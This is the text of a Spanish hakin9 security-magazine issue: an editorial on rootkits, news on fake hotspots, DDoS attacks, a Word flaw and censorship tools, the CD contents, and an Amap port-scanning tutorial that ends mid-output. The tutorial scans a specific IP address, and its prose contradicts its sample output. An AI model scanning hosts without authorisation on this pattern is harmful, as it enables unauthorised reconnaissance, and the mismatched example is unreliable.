+CD

hakin9.live – tutoriales y documentación, no requiere instalación
ArcaNix 2.0 – ¡versión completa! **Core Impact V5.1** Flash Demo
Versión completa de **Sniff-em the Network Analyser**



Rootkits en Windows • Debilidades de los programas antivirus • Privacidad y VPN • Técnicas de Xpath Injection • Cocinando un canal secreto

hakin9

¿cómo defenderse?

Hard-Core IT Security Magazine

Nº 18 precio 7,50 € ISSN: 1731-2930 Bimestral

Rootkits en Windows

¿Qué hacer con un intruso en tu sistema?

LIVE TRAINING CENTER
booteas
prácticas
comprendes

Cocinando un canal secreto

¿Los cookies como un canal de comunicación encubierto?

Debilidades de los programas antivirus

Nunca estás a salvo

Anti-Sniffing, Privacidad y VPN

Asegura el tráfico con éxito

Técnicas de Xpath Injection

Conocemos los ataques nuevos

PARA PRINCIPIANTES

Know-how – Simple Event Correlator
Aprendemos a monitorear los eventos de seguridad en tiempo real

EN CD

ArcaNix 2.0 ¡versión completa!
Core Impact V5.1 Flash Demo
Versión completa de **Sniff-em the Network Analyser**

+ 24 tutoriales

incluyendo un nuevo :
SEC for real-time security log monitoring

E-BOOKS NUEVOS: Extreme Exploits: Advanced Defenses Against Hardcore Hack (chapter 6 and 14), Tools and techniques for event log analysis, Using PGP/GnuPG and S/MIME with email



Alicia En El País De Las Maravillas

¿Os acordáis del año 2005? ¿Pasó algo espectacular? Bueno, sí, de cierto modo. Fue el año cuando la empresa Sony BMG music CDs situó un rootkit en los ordenadores personales con Microsoft Windows PCs cuando el CD se reproducía en el ordenador. Lo más es que la compañía ni mencionó de ello en el CD ni en su paquete, refiriéndose solamente a la seguridad. Así pues la palabra rootkit se hizo pública y a partir de ahí es uno de los más populares sujetos entre los hackers de todo el mundo.

Según dice la bien conocida definición, un rootkit es un conjunto de herramientas empleadas frecuentemente por intrusos después de conseguir acceso a un sistema informático sin la conciencia de su usuario.

Esto sugiere la especial situación cuando un intruso puede atacar nuestro ordenador, cambiar datos o eliminar archivos. ¿Suena horrible? Debería. ¿Podéis imaginaros, perdidos y confundidos como Alicia En El País De Las Maravillas, buscando vuestros datos perdidos o tratando de encontrar información confidencial? ¿Y qué pasa con la ética, privacidad o seguridad del usuario? ¿Sería el pecado de curiosidad y vanidad que está en todo el proceso?

No podemos fingir que los rootkits no existen. La ceguedad es tipo de estupidez. El antiguo proverbio dice: el ataque es la mejor protección. La consciencia puede ser tan eficaz como una arma cargada. No importa que seas pacifista.

En este número de nuestra revista, presentamos cómo funcionan los rootkits bajo la plataforma Windows. ¿Cómo los hackers los crean, cuáles son las ideas principales de rootkits y las técnicas empleadas por ellos. Con otras palabras – vais a saber la estrategia del enemigo. Conforme con las cuestiones de seguridad también enseñamos como construir un VPN para defender nuestra información de los hackers y los gobiernos. Con nosotros conoceras las formas de defensa contra los poco conocidos ataques Xpath Injections.

Finalmente miraremos desde cerca las debilidades más importantes de los programas antivirus.

Nuestra revista viene acompanada por *hakin9 live* – una distribución bootable de Linux. En el CD encontrareis aplicaciones comerciales, entre ellas Arcanix. Tenemos el placer de ser los primeros en dar a conocer esta herramienta nueva.

Alicia, Bienvenida En El País De Las Maravillas. Y divertiros con *hakin9*.

Marta Ogonek

hakin9

está editado por Software-Wydawnictwo Sp. z o.o.

Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Piaskowa 3, 01-067 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactor jefe: Jarosław Szumski *jareks@software.com.pl*
Redactora adjunta: Katarzyna Chauca
katarzyna.chauca@software.com.pl
Preparación del CD: Piotr Sobolewski, Rafał Kwaśny (Aurox Core Team)
Composición: Anna Osiecka *annao@software.com.pl*
Traducción: Osiris Pimentel Cobas, Mariusz Muszak, Raúl Nanclares, Paulina Stosik
Corrección: Jesús Alvárez Rodrígez, Jorge Barrio Alfonso
Betatesters: Juan Pérez Moya, Jose M. García Alias, Luis Peralta Nieto, Jose Luis Herrera, Paco Galán

Publicidad: *adv@software.com.pl*
Suscripción: *suscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:
Monika Godlewska
e-mail: *monikag@software.com.pl*
tel.: +48 22 887 12 66
fax: +48 22 887 10 11

Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática AUROS
Los diagramas han sido elaborados con el programa smartdraw.com de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

La revista hakin9 es editada en 7 idiomas:



Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!



Cuidado con los hotspots gratuitos

RSA y Capgemini advierten: cada vez más hotspots que ofrecen el acceso a Internet a través de la red inalámbrica y además son gratis, en realidad son una trampa ingeniosa, instalada por encargo, por unos delincuentes. Los hotspots falsos recogen los datos enviados por los usuarios inconscientes, y a continuación realizan búsquedas de números de tarjetas de crédito, contraseñas de acceso a las cuentas bancarias y otras informaciones confidenciales. El peligro es serio. Es fácil incorporar hotspots, y los delincuentes para intensificar el ataque los colocan en los terrenos muy poblados donde los usuarios más pronto entran en la red falsa. Las personas que piensan que el cifrado de los enlaces realizados dentro de acces point falso desbaratan los proyectos de delincuentes, se desilusionarán. Los hostpots substituidos a menudo participan en los ataques de tipo *Man In The Middle*, intermediando en las negociaciones por las llaves y ganando la posibilidad de descifrar los datos enviados por protocolo "seguro".

Novedades de Cisco

Cisco ha anunciado nuevas certificaciones de especialista, para cubrir la creciente demanda que está surgiendo en el mercado de técnicos en redes integradas:

- Especialista en diseno de redes avanzadas LAN inalámbricas
- Especialista de campo en redes avanzadas LAN inalámbricas
- Especialista en ventas de redes avanzadas LAN inalámbricas
- Especialista en diseno y soluciones de seguridad
- Especialista de campo en seguridad avanzada
- Especialista en ventas de seguridad
- Especialista en soluciones de enrutamiento y conmutación
- Especialista de campo en enrutamiento y conmutación
- Especialista en ventas de enrutamiento y conmutación
- Especialista en diseno de infraestructuras
- Especialista de campo en infraestructuras
- Especialista en ventas de infraestructuras.

Venganza de piratas

The Pirate Bay (ing. Bahía de Piratas) fundada en Suecia, es uno de los puertos mayores para los piratas informáticos que usan las redes P2P basadas en el protocolo BitTorrent. La página web en 25 idiomas, ThePirateBay.org, aunque no contenga las obras protegidas con derechos de autor, sin embargo facilita su búsqueda y su descarga. Lo que hace ThePirateBay.org está cerca de quebrantar las leyes, además los creadores del buscador desde hace mucho tiempo han manifestado en público la aversión y el desprecio por la policía, así como también por otras instituciones que luchan contra la piratería.

Sea por su aversion a los organos judiciales, o sea por sospechas de violación de derechos de autor, se procedió a una acción contra el buscador.


Los funcionarios suecos que han colaborado con IFPI irrumpieron a las instalaciones donde se encontraban los servidores de The Pirate Bay, requisaron el equipo y detuvieron a los trabajadores. Además, los policías durante la acción mostraron demasiado celo e innecesariamente decomisaron demasiados servidores exponiendo a pérdidas las empresas que no tuvieron relación con The Pirate Bay.

El cierre de la página web más popular que permitía buscar los torrentes encontró una amplia resonancia, tanto en el mundo virtual como en la realidad. Enseguida, en las calles de Estocolmo aparecieron medio mil de manifestantes que en voz alta exigieron que se pusiera en libertad a la gente de The Pirate Bay y que se volviera a activar el portal. A los piquetes reales acompañaron los ataques virtuales a los servidores de instituciones públicas suecas. La página web de policía sueca desapareció por unas horas, y enseguida los servidores de gobierno sueco siguieron su suerte.

Por suerte, los empleados de The Pirate Bay pronto fueron puestos a libertad. En actualidad, la página web está hosteada en los servidores en Holanda y quedará allí hasta esclarecer completamente el caso relacionado con la irrupción de los funcionarios al local con servidores.

Enseguida, después de volver a activar el buscador de torrentes, sus propietarios bromearon en su blog que tres días de absencia de The Pirate Bay por causa de la acción policiaca era nada comparándolo con la avería de servidor de una semana provocada por la enfermedad de un webmaster borracho.

Los propietarios de The Pirate Bay no excluyen la demanda por la indemnización, por interrupción en el trabajo ocasionado por la acción de policías. Además, la ley sueca no es muy precisa en la cuestión de búsqueda de torrentes y en realidad no se sabe bien si la policía tuvo derecho de requisar los servidores de The Pirate Bay...



Muerte de la Rana Azul

El proyecto Blue Frog (ing. *Rana Azul*) cuyo autor es la empresa Blue Security de modo eficaz ayudaba en la lucha contra los spammers. Desafortunadamente, la eficacia por la que se distinguía lo llevó a perdición...

Blue Frog era un sistema distribuido, que luchaba contra los spammers con su propia arma: enviaba cantidades masivas de mensajes a las empresas remitentes de spam con miles de quejas en que se apelaba por terminación de envío.

Los empleados de Blue Frog prepararon unos scripts especiales que automatizaban el proceso de envío masivo de quejas a spammer. Los usuarios del sistema empleaban el script: basta con hacer click y el remitente de correo electrónico no deseado recibe un mensaje agradable para que termine enviar spam.

Las informaciones habitualmente se remitían a spammers a través de formularios de contacto y direcciones de correo electrónico que se hallan en las páginas web de las empresas que remiten spam.

No obstante, resultó que a los remitentes de spam no les gusta cuando alquien responde a su correo electrónico con demasiada frecuencia. La razón es sencilla: las respuestas saturan los enlaces y los recursos de spammer, ensucian los logs de servidores, así como también tapan los buzones de correo electrónico, por tanto hacen más difícil continuar con su proceder. De esta manera los remitentes de spam indirectamente se convierte en las víctimas de sus actividades, y mayores son los daños cuánto más spam se envia.

Los mensajes de Rana Azul les tocaron en lo más vivo a los spammers y los obstáculos en los "negocios" empezaron a producir las pérdidas financieras, por eso los remitentes de spam decidieron destruir Blue Frog.

Empezaron con vejaciones (invectivas de Judíos rusos) a los autores de software y con advertencias de su empleo. Aparecieron chismes diciendo que Blue Frog contiene backdoor. Además, los spammers amenazaron con la publicacion de direcciones de correo electrónico de usuarios del sistema y con su entrega a las empresas más grandes que se dedican al envío de correo basura, por lo consiguiente las cuentas darán por perdido.

Sin embargo, este tipo de acusaciones no influyeron en la táctica de Blue Frog, todo lo contrario, la empresa ganó estima entre los internautas y les aseguró que la lucha contra el correo basura es eficaz. Es más, los medios de comunicación pronto se interesaron por el asunto, Blue Frog tuvo mucha publicidad y aumentó la base de sus usuarios, los que tuvo una buena influencia sobre su eficacia.

Cuando notaron que por ese camino no se va a ninguna parte, los spammers buscaron un medio de presión más fuerte que el chantaje – los ataques DDoS. La página web de Rana Azul por varios días era inaccesible. Todos los intentos de su traslado a otros servidores terminaban de la misma manera - con ataque DDoS. No se podían detener los ataques. Los especialistas compararon el rango de los acontecimientos a los intentos de matar un mosquito con una bomba atómica.

Eran Reshef, el jefe de Blue Security, dijo que empezó una ciberguerra, que podía ejercer influencia sobre los usuarios inocentes. Por esta razón, Blue Security decidió suspender el proyecto Blue Frog.

La fuerza de los spammers nos puede sorprender, pero hay que recordar que el correo masivo es un negocio muy rentable. Las empresas que envian el correo no deseado hacen fortuna y no quieren renunciar a estas ganancias. Symantec, en un informe del año 2005 afirma que hasta 50% de mensajes de correo electrónico enviados en el año pasado era spam.

¿Fin de censura en China?

Los catedráticos de la Universidad en Toronto han creado el programa Psiphon, que permite omitir los sistemas de censura. El mercado principal de venta de software son los países cuyos gobiernos no permiten acceder a Internet extranjero a sus ciudadanos. Psiphon emplea los servidores gratuitos proxy administrados por los voluntarios y dispersos en todo el mundo. El programa se comunica a través del puerto 443, o sea, es difícil de bloquear, porque de esta manera se aislaría el acceso de la mayoría de bancos cuyo enlace está cifrado en el mismo puerto para realizar las transacciones seguras. Otra ventaja de Psiphon consiste en que no deja ningunas huellas en el sistema de usuario. Por eso, imposibilitará eficazmente los intentos potenciales de descubrir la identidad de internauta que emplea el software anticensura. Psiphon ha sido escrito en Python y puede ser activado desde cada sistema operativo.

Microsoft Word con huecos

El consorcio de Redmond ha anunciado que en Office 2007 se incorporá un modulo que ayuda llevar a cabo blog, mientras tanto las versiones más viejas luchan con problemas de seguridad. El CERT norteamericano ha informado sobre un hueco en el editor Word. Las versiones del programa Word 2003 y XP (2002) son susceptibles al ataque de desbordamiento de bufer. La construcción adecuada del documento permite al atacante realizar cualquier código y tomar el control total sobre el sistema de la víctima. Los norteamercanos subrayan que los objetos de Microsoft Word pueden incorporarse en los documentos de otros formatos (PowerPoint, Excel) y por esta razón es posible emplear otros componentes de Microsoft Office para llevar a cabo el ataque. Hasta que Microsoft prepare un parche oficial, podemos protegernos contra este problema por si solos. Basta con activar el modo seguro de funcionamiento del editor (activar *winword.exe* con parámetro `/safe`) y desconectar la opción de creación de mensajes de correo electrónico con ayuda de Word en el programa Outlook.

Imagine Cup 2006

Los estudiantes de Instituto Politécnico de Poznań han ocupado el tercer lugar en Imagine Cup 2006 para Europa del Este y Europa Central, en la cuarta edición del concurso tecnológico internacional organizado por Microsoft. Como finalistas de la etapa regional podrán representar a Polonia en las finales mundiales de Imagine Cup 2006 en India. El premio es el apoyo financiero que permite realizar el proyecto preparado para el concurso. Los polacos han ganado gracias al sistema denominado HeartBIT, que permite monitorear a distancia y realizar diagnóstico de problemas con corazón sobre la base de examinaciones ECG. El proyecto permite entre otros consultar al médico y realizar mediciones con electrocardiógrafo conectado con Pocket PC. Los resultados obtenidos por los estudiantes pueden ser empleados tanto por los médicos, como por los pacientes comunes y corrientes que por si solos en su hogar pueden monitorear el ritmo de su corazón. Los eslovenos han ganado el primer lugar con un proyecto denominado sparcoNET, que permite emplear el ordenador sin uso de ratón. SparcoNet lee los comandos realizados con el movimiento del cuerpo humano. La silueta del hombre está monitoreada por las cámaras de Internet baratas y de uso corriente.

FBI y policía polaca atrapan a delincuentes encabezados por un joven de 19 años

La acción de los policías de Lublin llevada a cabo junto con los agentes de FBI ha terminado con éxito. Los funcionarios han encontrado un grupo de delincuentes informáticos que operaban en Internet y robaban a los clientes de uno de los bancos mayores que presta también los servicios por Internet. El jefe del grupo, estudiante de 19 años, ya hace dos años fue castigado por la coparticipación en los ataques a las páginas web de Empresa Municipal de Transporte. El grupo lo formaban 10 delincuentes, uno de ellos es ciudadano de los EE.UU. El trojan enviado a las víctimas por correo electrónico se conectaba con su servidor. Según la policía, los delincuentes jóvenes han estafado a varias decenas de personas en el territorio de Polonia, así como también en Alemania.

Protestas contra DRM

- ¡Toc, toc, toc!
- ¿Quién está?
- Policía, ¿tiene una grabadora CD?
- Sí.
- Venga con nosotros...

Podría ser así, si se aprueba el proyecto de enmendación de ley sobre los derechos de autor y derechos relacionados, preparado por Ministerio de Cultura y Herencia Nacional polaco. El proyecto permite poner entre rejas a todos los que tengan un equipo que omite la protección contra grabación. Según la ley este equipo es casi cada ordenador e incluso fotocopiadora...

De todas formas, unas leyes sin sentido ejercerían la influencia no sólo sobre los usuarios, sino que también sobre los fabricantes de los equipos "sospechosos". También ellos podrán ser detenidos, ¡incluso hasta por tres años!

Es más, si se aprueba la ley, las víctimas serán bibliotecas y otras instituciones que facilitan los materiales protegidos con derechos de autor.


El servicio de la comunidad polaca Open Source, 7thguard.net, han enviado una carta abierta contra DRM, es decir, contra los sistemas de gestión de restricciones digitales (ing. *Digital Restrictions Management*). ¡Ya en los primeros días de la acción la carta publicada en la página *http://list.7thguard.net/* firmaron alrededor de 10.000 personas!

También los miembros de Asociación de Bibliotecarios Polacos protestaron contra la ley, y la Agencia de Protección de Competencia y de Consumidores expresó su preocupación. Algunos diputados avisan que van a protestar. Incluso los policías admiten que será difícil perseguir a cada pirata teniendo de acuerdo con lo establecido en la nueva ley...

Según las soluciones que propone el gobierno polaco, cada persona que tiene ordenador, en teoría puede ser acusada por un delito e ir a la prisión por un año. Los especialistas en derecho subrayan que la enmendación es necesaria por causa de los requisitos que presenta la Comunidad Europea a Polonia. Sin embargo, añaden que en el oeste de Europa, en las leyes relacionadas con DRM se toman en consideración también los derechos de consumidores.

A los que no se acuerdan los últimos escándalos relacionados con rootkits cuyo autor es Sony, explicamos qué son en realidad y para qué sirven los sistemas DRM. Estos sistemas imposibilitan la realización de una copia de discos DVD. ¡Bah! Además no nos permitirán ver la película en el disco DVD, si el disco ha sido comprado en otra zona (continente). Aparte de esto, DRM de manera eficaz imposibilita la prestación de canciones, o del libro digital a los amigos. No obstante, hay una unanimidad entre los especialistas, que en realidad la fuerza de los sistemas DRM se encuentra en la ley rigurosa que les asocia, porque las protecciones digitales se pueden omitir y las leyes no...

Es desagradable que una ley tan rigurosa y perjudical a la cultura se plantee promulgar en un país en que hasta ahora la de comprar un CD es un lujo, sobretodo por su precio ...



Operador de telecomunicaciones polaco Telekomunikacja Polska S.A. en primera fila de spammers en el mundo

Después de publicar la última lista de los "doce del patíbulo", o sea, del informe períodico de Sophos que presenta la primera fila de los spammers más grandes en el mundo, sin embargo alegró a los representantes de Telekomunikacja Polska – su empresa consecuentemente sube al podio... Qué pena que en este caso no es un motivo para alabarse.

La mayor cantidad de spam sin cesar ha sido producida en los EE.UU., hasta hace poco desde ese país se enviaba el 50% de todo el correo basura. ¡Bastó un año hasta que Telekomunikacja subiera en el ranking poco honroso con 7 posiciones! En la actualidad se encuentra en la quinta posición; desde Polonia sale el 3,8% del spam mundial.

Es incluso peor, si echamos un vistazo en la lista de SenderBase, que cada día presenta las estadísticas para los operadores determinados. Al tiempo de escribir este texto las direcciones de Telekomunikacja Polska se hallan en el primer lugar tomando en cuenta las cantidades de spam enviado.

Este hecho no sorprende a las personas que una vez han tenido que ver con la unidad "abuse" de este operador. Aparte de la confirmación de recepción de aviso remitido por la máquina automática, el grupo de seguridad de Telekomunikacja Polska en la práctica no reacciona a ningún mensaje sobre: violación de reglamento de operador, violación de netiqueta o incluso de la ley.

Y como si no bastara con eso, el movimiento en la red de TP no está controlado por el operador, por eso, el spam producido por los abonados sin obstáculos ensucia Internet.

Además, se dice que la promoción intensiva de servicios de Telekomunikacja Polska y la promoción de Internet puede tener impacto sobre la situación. Qué pena que la cantidad de usuarios creciente no hace que crezca la consciencia de la sociedad sobre los peligros.

World Wide Web Conference

La conferencia WWW 2006, ha tenido lugar en Escocia. Se ha debatido ante todo sobre la neutralidad de la red. Entre el grupo de conferenciantes merece la pena mencionar las palabras del creador de WWW, Tim Berners-Lee, que ha criticado la comercialización de Internet norteamericano. Según Tim, las redes en Europa son las más neutrales, todavía no han luchado con dificultades con las que tienen los EE.UU.

Todo empezó en febrero, cuando los operadores de telecomunicación norteamericanos que controlan también la infraestructura de red de todo el país, han propuesto que los suministradores de información paguen por la garantía de entregarla a los usuarios.

Tim, como otros "padres de Internet" de ninguna manera acepta los cambios que modifiquen la norma principal en Internet: acceso igual a la información.

Merece subrayar que los portales como Yahoo, Google o Microsoft categóricamente apoyan la neutralidad de la red incluso ejerciendo presión para instruir la ley que obligue a la neutralidad de Internet. Si se adoptara las regulaciones desfavorables relativas a la neutralidad de la red, todos los portales tendrían que pagar a los operadores de telecomunicación por la posibilidad de uso de algunas noticias (probablemente las más interesantes).

Dentro de un año se celebrará la conferencia siguiente, esta vez en Canadá, mientras tanto los organizadores incitan a conocer los podcasts y las presentaciones de la conferencia de 2006. Los materiales son accesibles en la página: *http://www2006.org.*

Sun abre el código

Sun Microsystems abre el código de los componentes Web Services Interoperability Technology (WSIT) como parte de OpenJava EE. Estos componentes forman parte de una cooperación entre Sun y Microsoft para garantizar interoperabilidad entre web services de ambas tecnologías. El nombre del proyecto es "Tango", y por parte de Microsoft ha sido probado y será soportado por Windows Communication Foundation (WCF). El presidente de Sun ha dicho públicamente que Java será OpenSource, aunque sin indicar cuando. Sun abrirá el código de Java bajo licencia OSI (Open Source Initiative) de cara a incrementar su base de usuarios del lenguaje.

Google Spreadsheets

Google ha presentado Google Spreadsheets, una hoja de cálculo online. Como viene siendo habitual, posee una interfaz sencilla y ligera (empleando AJAX), y un funcionamiento muy similar a Excel de Microsoft. Permite importar hojas de cálculo en formato CVS o XLS, y trae soporte para trabajo en grupo online (gestión de permisos, compartir hojas de cálculo, edición múltiple simultánea...). Se puede realizar el registro gratuito en la web *www.google.com/googlespreadsheets.*

Los polacos han encontrado el punto débil de SSL

Los estudiantes del Instituto Politécnico de Wrocław informan sobre las propiedades de los protocolos SSL/TLS (y de modo indirecto SSH), que permiten realizar los ataques criptográficos. Los científicos jóvenes explican que la cleptografía es un método de robar las informaciones (ante todo llaves) de manera segura (para el atacante), porque no se puede detectar el canal de comunicación. Para llevar a cabo el ataque hay que modificar el código de aplicación del cliente: entonces el atacante podrá conocer el contenido de todos los comunicados escuchados. El modo de atacar es bastante controvertido, por eso las opiniones de los especialistas sobre el invento de estudiantes de Poznań están divididas. No cabe la duda que el canal de comunicación invisible con uso de protocolos seguros empleado por ejemplo por los autores de viruses pueda suponer un peligro enorme.

Contenido del CD

En el disco que acompaña a la revista se encuentra *hakin9.live* (*h9l*) en la versión 3.0 .1- aur – distribución bootable de Aurox que incluye útiles herramientas, documentación, tutoriales y material adicional de los artículos. Para empezar el trabajo con hakin9.live, es suficiente ejecutar el ordenador desde el CD. Después de ejecutar el sistema podemos registrarnos como usuario hakin9 sin introducir contraseña. El material adicional se encuentra en los siguientes directorios:

- *docs* – documentación en formato HTML;
- *hit* – titulares del número: *ArcaNix: una herramienta innovadora para diagnosticar y reparar, totalmente independiente del sistema, versión completa de escáner de seguridad Sniff-em™, licencia de180 días de la herramienta Netintelligence*;
- *art* – material complementario a los artículos: scripts, aplicaciones, programas necesarios;
- *tut* – tutoriales, tutoriales tipo SWF;
- *add* – libros y documentación en formato PDF: *Extreme Exploits: Advanced Defenses Against Hardcore Hack*, *Tools and techniques for event log analysis*;
- *rfc* – conjunto de documentos RFC actuales.

Los materiales antiguos se encuentran en los subdirectorios `_arch`, en cambio, los nuevos – en los directorios principales según la estructura mencionada. En caso de explorar el disco desde el nivel de arranque de hakin9.live, esta estructura está accesible desde el subdirectorio */mnt/cdrom*.

Construimos la versión 3.0.1 – aur *h9l* en base a la distribución de Aurox y de los scripts de generación automatica (*www.aurox.org/pl/live*). Las herramientas no accesibles desde el CD se instalan desde el repositorio de Arox con el programa *yum*.

En *h9l* encontraremos un programa de instalación (*Aurox Live Instaler*). Despues de instalar en el disco se puede emplear el comando *yum* para instalar programas adicionales.

Tutoriales y documentación

Suponemos que el usuario emplea *hakin9.live*. Gracias a ello evitaremos los problemas relacionados con las diferentes versiones de los compiladores, la diferente localización de los archivos de configuración u opciones necesarias para ejecutar la aplicación en el entorno dado.

ArcaNix 2.0

Una herramienta innovadora para diagnosticar y reparar creada para tratar ordenadores que a consecuencia de la infección del virus, gusano o por otro motivo dejaron de ejecutarse. Arcanix tiene elementos que hacen que sea completamente independiente del sistema operativo que posean Ustedes. A las ventajas pertenecen:

- empleo del kernel del sistema operativo Linux en la versión 2.6;
- soporte de las particiones guardadas en los formatos MS-DOS (FAT12, FAT16);
- MS-Windows (FAT32, NTFS), Linux (ext2, ext3, ReiserFS) y unas más (IBM JFS, SGI XFS e incluso Minix);
- posibilidad de guardar las más nuevas versiones de las bases en el disco CD o bien unidad USB – el sistema durante la configuración busca unidades USB y les asigna las reservas requeridas;
- alta intuitividad del proceso de configuración al mismo tiempo manteniendo la posibilidad del máximo control por parte del usuario;
- compartir a los usuarios avanzados la shell del sistema que podemos eliminar y editar archivos;
- emplear la avanzada administración de la energía para ahorrar la batería, cuando el sistema está ejecutado en el ordenador de tipo portátil;
- asegurar la integridad de los datos gracias al demorado registro y gracias a la aplicación de la técnica sandbox – cuando el soporte del sistema de archivos incluya errores no detectados por nuestros procedimientos internos de pruebas, ¡los datos no serán eliminados!




Figura 1. *Más herramientas útiles*




Figura 2. *Nuevo aspecto más atractivo*



Amap

Sistema operativo: *NIX, Windows
Licencia: GPL
Finalidad: Identificación de servicios en los puertos
Página web: *http://thc.org/thc-amap/*

Amap es una herramienta que a diferencia de otros escáneres, no detecta los demonios en los ordenadores con los números de puertos tradicionales, sino con las respuestas de los paquetes que envia.

Arranque rápido: Supongamos que necesitamos información sobre el tipo de servicios que hayan sido activados en un ordenador. Tanto el escáner más popular Nmap, como otras herramientas de este tipo normalmente escanean las máquinas que elegimos en búsqueda de los puertos abiertos. Sin embargo enseguida después de hacerlo, según unos esquemas determinados, atribuyen los servicios a los puertos abiertos. Es un mecanismo muy sencillo, no obstante no verifica los demonios activados en el servidor, sino los puertos, que han sido abiertos en él. Cada administrador consciente, en este caso puede fácilmente protegerse contra los resultados de este tipo de escaneo, basta con cambiar el conector *tradicional* en que se escucha los servicios. ¿Qué se puede hacer en esta situación? Nos ayudará la herramienta de última generación – Amap. Su funcionamiento consiste en enviar los paquetes especiales a un puerto determinado y en comparar las respuestas que recibe con un listado especial. Gracias a esta técnica se verifican las aplicaciones que hayan sido activadas de verdad en el servidor, y no únicamente los puertos abiertos.

El programa puede ser descargado desde la página web. A continuación hay que descomprimirlo en cualquier directorio. El siguiente paso necesario para instalar la aplicación, consiste en realizar tres comandos estándar: `./configure && make && make install`. Hay que recordar que para ejecutar el último de ellos, necesitamos la autorización de root.

Ahora tenemos que verificar el funcionamiento de la aplicación en práctica. Supongamos que en el ordenador que queremos escanear funciona el demonio `sshd` en el puerto 80 y `httpd` en el puerto 23. Si empleamos el programa Nmap, se nos mostrará la información que el puerto es abierto y que en el puerto se ha activado los servicios, respectivamente: `http` (80) y `telnet` (23). Mientras tanto, en realidad es al revés.

```
root@adante:/home/kiero# amap -q 83.29.159.147 1-50
amap v5.2 (www.thc.org/thc-amap) started at 2006-03-26 17:42:46 - MAPPING mode

Unrecognized response from 83.29.159.147:37/tcp (by trigger http) received.
Please send this output and the name of the application to amap-dev@thc.org:
0000:  c7d1 431c                                    [ ..C.             ]
Protocol on 83.29.159.147:22/tcp matches ssh
Protocol on 83.29.159.147:22/tcp matches ssh-openssh
Protocol on 83.29.159.147:21/tcp matches http
Protocol on 83.29.159.147:21/tcp matches http-apache-2
